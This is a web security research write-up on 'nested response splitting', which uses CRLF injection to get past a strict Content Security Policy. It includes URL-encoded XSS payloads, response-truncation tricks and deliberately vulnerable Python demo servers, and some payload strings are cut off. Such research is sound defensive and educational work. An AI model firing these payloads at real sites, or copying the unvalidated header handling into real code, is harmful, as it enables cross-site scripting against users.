CRLF Injection Nested Response Splitting CSP Gadget

CRLF Injection Nested Response Splitting CSP Gadget - Tang Cheuk Hei, Critical Thinking - Bug Bounty Podcast.

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Content

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

If you can do CRLF injection in the response header, most likely you can also inject 2 CRLF (Carriage Return `\r`, Line Feed `\n`) characters. If so, it is very likely that you can achieve reflected XSS by injecting HTML code into the response body data. Even if a strict CSP (Content Security Policy) is in place and `script-src` directive is set to `'self'`, it is possible to bypass the CSP by using response splitting as a CSP gadget. I coined this trick as “Nested Response Splitting”:


```
default-src 'none'; script-src 'self';
```

In the following example web application, it allows users to view static files and able to control the `Content-Type` of the file using GET parameter `type`. The value of parameter `type` is not validated or sanitized, which is vulnerable to CRLF injection:



body { font-family: Arial, sans-serif; line-height: 1.6; background-color: #f4f4f4; color: #333; }






Note: The source code of the web application can be seen in “Appendix 1”.

However, if we do response splitting and inject a `<script>` tag, the CSP will block its execution, because directive `script-src` ’s source is set to `'self'`, which means only sources that are from the same origin can be loaded. The directive also doesn’t have source `'unsafe-inline'`.


Inline script:

```
/static/css/main.css?type=text/html%0d%0a%0d%0a%3Cscript%3Ealert(origin)%3C/script%3E
```



Load external script:

```
/static/css/main.css?type=text/html%0d%0a%0d%0a%3Cscript%20src=%22http://example.com/foo.js%22%3E%3C/script
```




If we try to use the response splitting as a CSP gadget (Nested response splitting), we'll get invalid JavaScript syntax because of the original response body data:

```
/static/css/main.css?type=text/html%0d%0a%0d%0a%3Cscript+src=%22/static/css/main.css%3ftype%3dtext/javascrip
```

Injected response body data:

```
<script src="/static/css/main.css?type=text/javascript%0d%0a%0d%0aalert(origin)"></script>
```



Fortunately, we can truncate the invalid syntax with different tricks!


If, for some reason, the response header doesn't have `Content-Length` header, we can simply inject it into the response:


```
/static/css/main.css?type=text/html%0d%0a%0d%0a%3Cscript+src=%22/static/css/main.css?type=text/javascript%250
```

Nested response splitting's response:

```
HTTP/1.0 200 OK
Content-Security-Policy: default-src 'none'; script-src 'self';
Content-Type: text/javascript
Content-Length: 13

alert(origin)
```





If response header `Content-Length` is in above of injection point and its value can be controlled, (Appendix 2), we can just change its value to the length of our JavaScript payload:

```
/static/markdown/example.md?type=text/html%0d%0a%0d%0a%3Cscript+src=%22/static/css/main.css?type=text/java
```

Injected response body data:

```
<script src="/static/css/main.css?type=text/javascript%0d%0a%0d%0aalert(origin)&length=13"></script>
```

HTTP/1.1 Trick: Transfer-Encoding With chunked Encoding

If the web application or server uses **HTTP/1.1** (Appendix 3), we can override the `Content-Length` response header by injecting `Transfer-Encoding` header with `chunked` encoding.

>

Note: For more information about `Transfer-Encoding` header with `chunked` encoding, you could read this PortSwigger web security academy about request smuggling.

As per the HTTP/1.1 specification, response header `Transfer-Encoding` will override `Content-Length` header:

>

Early implementations of Transfer-Encoding would occasionally send both a chunked transfer coding for message framing and an estimated Content-Length header field for use by progress bars. **This is why Transfer-Encoding is defined as overriding Content-Length, as opposed to them being mutually incompatible.**

[...]

A server MAY reject a request that contains both Content-Length and Transfer-Encoding **or process such a request in accordance with the Transfer-Encoding alone.**

```
/static/markdown/example.md?type=text/html%0d%0a%0d%0a%3Cscript+src=%22/static/css/main.css?type=text/java
```

Nested response splitting's response:

```
HTTP/1.1 200 OK
Content-Security-Policy: default-src 'none'; script-src 'self';
Content-Length: 180
Content-Type: text/javascript
Transfer-Encoding: chunked

d
alert(origin)
0

<junk_text_here>
```

In here, the first chunk will be `alert(origin)` with the length of `0xd` (13 in decimal). After that, we terminate the rest of the response data with `0x0` length chunk.

Browser parsed response:

```
HTTP/1.1 200 OK
Content-Security-Policy: default-src 'none'; script-src 'self';
Content-Length: 13
Content-Type: text/javascript

alert(origin)
```

In most cases, the `Content-Length` header's value is calculated based on **the length of the original response body data**. In the example web application (Appendix 4), static route `/static/markdown/example.md` will return `Content-Length` value `180`, because the Markdown code is `180` characters long.

Therefore, we can leverage the fixed `Content-Length` value to truncate the invalid JavaScript syntax by appending junk text, so that the length of the injected response body is greater than the fixed `Content-Length` value:

```
/static/markdown/example.md?type=text/html%0d%0a%0d%0a%3Cscript+src=%22/static/css/main.css%3ftype%3dte
```

- Route `/static/markdown/example.md` fixed `Content-Length` value: `180`
- Route `/static/css/main.css` fixed `Content-Length` value: `98`

Injected response body data: (Append `98 - 15 = 83` junk text)

```
<script src="/static/css/main.css?type=text/javascript%0d%0a%0d%0aalert(origin)//AAAAAAAAAAAAAAAAAAAAAAAAA
```

Nested response splitting's response:

```
HTTP/1.0 200 OK
Content-Security-Policy: default-src 'none'; script-src 'self';
Content-Length: 98
Content-Type: text/javascript

alert(origin)//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

In the case of you can't really inject 2 CRLF characters to perform response splitting, you could try to inject additional response headers. Below is some headers that may be useful. (*Not tested*)

- `Referrer-Policy`: Leak `Referer` request header with value `unsafe-url`. Maybe useful for leaking OAuth token or sensitive data in the URL
- `Refresh`: Same as `<meta>` tag redirect. Maybe can be chained with `Referrer-Policy`
- `Cache-Control` and other cache-related headers, such as `X-Cache: HIT`: Maybe useful for CRLF injection to cache poisoning, cache deception, or even browser cache related trick (Disk cache, bfcache)

- `Connection: Keep-Alive`: Make the HTTP connection persistent. Maybe useful for chaining with SSRF. Example: Oracle E-Business Suite Pre-Auth RCE Chain - CVE-2025-61882
- `X-Correlation` (i.e.: `X-Request-ID`) headers: If injected, may be load balancers or reverse proxies would handle the injected header. Example: X-Correlation-Injections (or How to break server-side context)

Appendix 1: Example Web Application's Source Code

```python
from http.server import SimpleHTTPRequestHandler, HTTPServer
from http import HTTPStatus
from urllib.parse import urlparse, parse_qs

STATIC_FILE_ROUTES = {
    '/static/markdown/example.md': {
        'content': b'# Heading 1\n## Heading 2\n### Heading 3\n**Bold text** and *italic text*\n- Unordered list item 1\
        'mime': 'text/markdown'
    },
    '/static/css/main.css': {
        'content': b'body {\nfont-family: Arial, sans-serif;\nline-height: 1.6;\nbackground-color: #f4f4f4;\ncolor: #333;\n}',
        'mime': 'text/css'
    }
}

class CustomHandler(SimpleHTTPRequestHandler):
    def do_GET(self):
        parsedPath = urlparse(self.path)
        query = parse_qs(parsedPath.query)

        if (route := STATIC_FILE_ROUTES.get(parsedPath.path)) is None:
            self.send_response(HTTPStatus.NOT_FOUND)
            self.end_headers()
            self.wfile.write(b'404 Not Found')
            return

        contentType = query.get('type', [ route.get('mime', 'text/plain') ])[0]
        self.send_response(HTTPStatus.OK)
        self.send_header('Content-Security-Policy', 'default-src \'none\'; script-src \'self\';')
        self.send_header('Content-Type', contentType)
        self.end_headers()
        self.wfile.write(route.get('content', b''))

if __name__ == '__main__':
    server_address = ('', 8000)
    httpd = HTTPServer(server_address, CustomHandler)
    print('[*] Serving HTTP server on port 8000...')
    httpd.serve_forever()
```

```
class CustomHandler(SimpleHTTPRequestHandler):
    def do_GET(self):
        [...]
        contentType = query.get('type', [ route.get('mime', 'text/plain') ])[0]
        contentLength = query.get('length', [ str(len(route.get('content', ''))) ])[0].replace('\r', '').replace('\n', '')
        self.send_response(HTTPStatus.OK)
        self.send_header('Content-Security-Policy', 'default-src \'none\'; script-src \'self\';')
        self.send_header('Content-Length', contentLength)
        self.send_header('Content-Type', contentType)
        self.end_headers()
        self.wfile.write(route.get('content', b''))
```

Appendix 3: Code Snippet for Transfer-Encoding Trick in HTTP/1.1

```
class CustomHandler(SimpleHTTPRequestHandler):
    protocol_version = 'HTTP/1.1'

    def do_GET(self):
        [...]
        contentType = query.get('type', [ route.get('mime', 'text/plain') ])[0]
        self.send_response(HTTPStatus.OK)
        self.send_header('Content-Security-Policy', 'default-src \'none\'; script-src \'self\';')
        self.send_header('Content-Length', str(len(route.get('content', ''))))
        self.send_header('Content-Type', contentType)
        self.end_headers()
        self.wfile.write(route.get('content', b''))
```

```
class CustomHandler(SimpleHTTPRequestHandler):
    def do_GET(self):
        [...]
        contentType = query.get('type', [ route.get('mime', 'text/plain') ])[0]
        self.send_response(HTTPStatus.OK)
        self.send_header('Content-Security-Policy', 'default-src \'none\'; script-src \'self\';')
        self.send_header('Content-Length', str(len(route.get('content', ''))))
        self.send_header('Content-Type', contentType)
        self.end_headers()
        self.wfile.write(route.get('content', b''))
```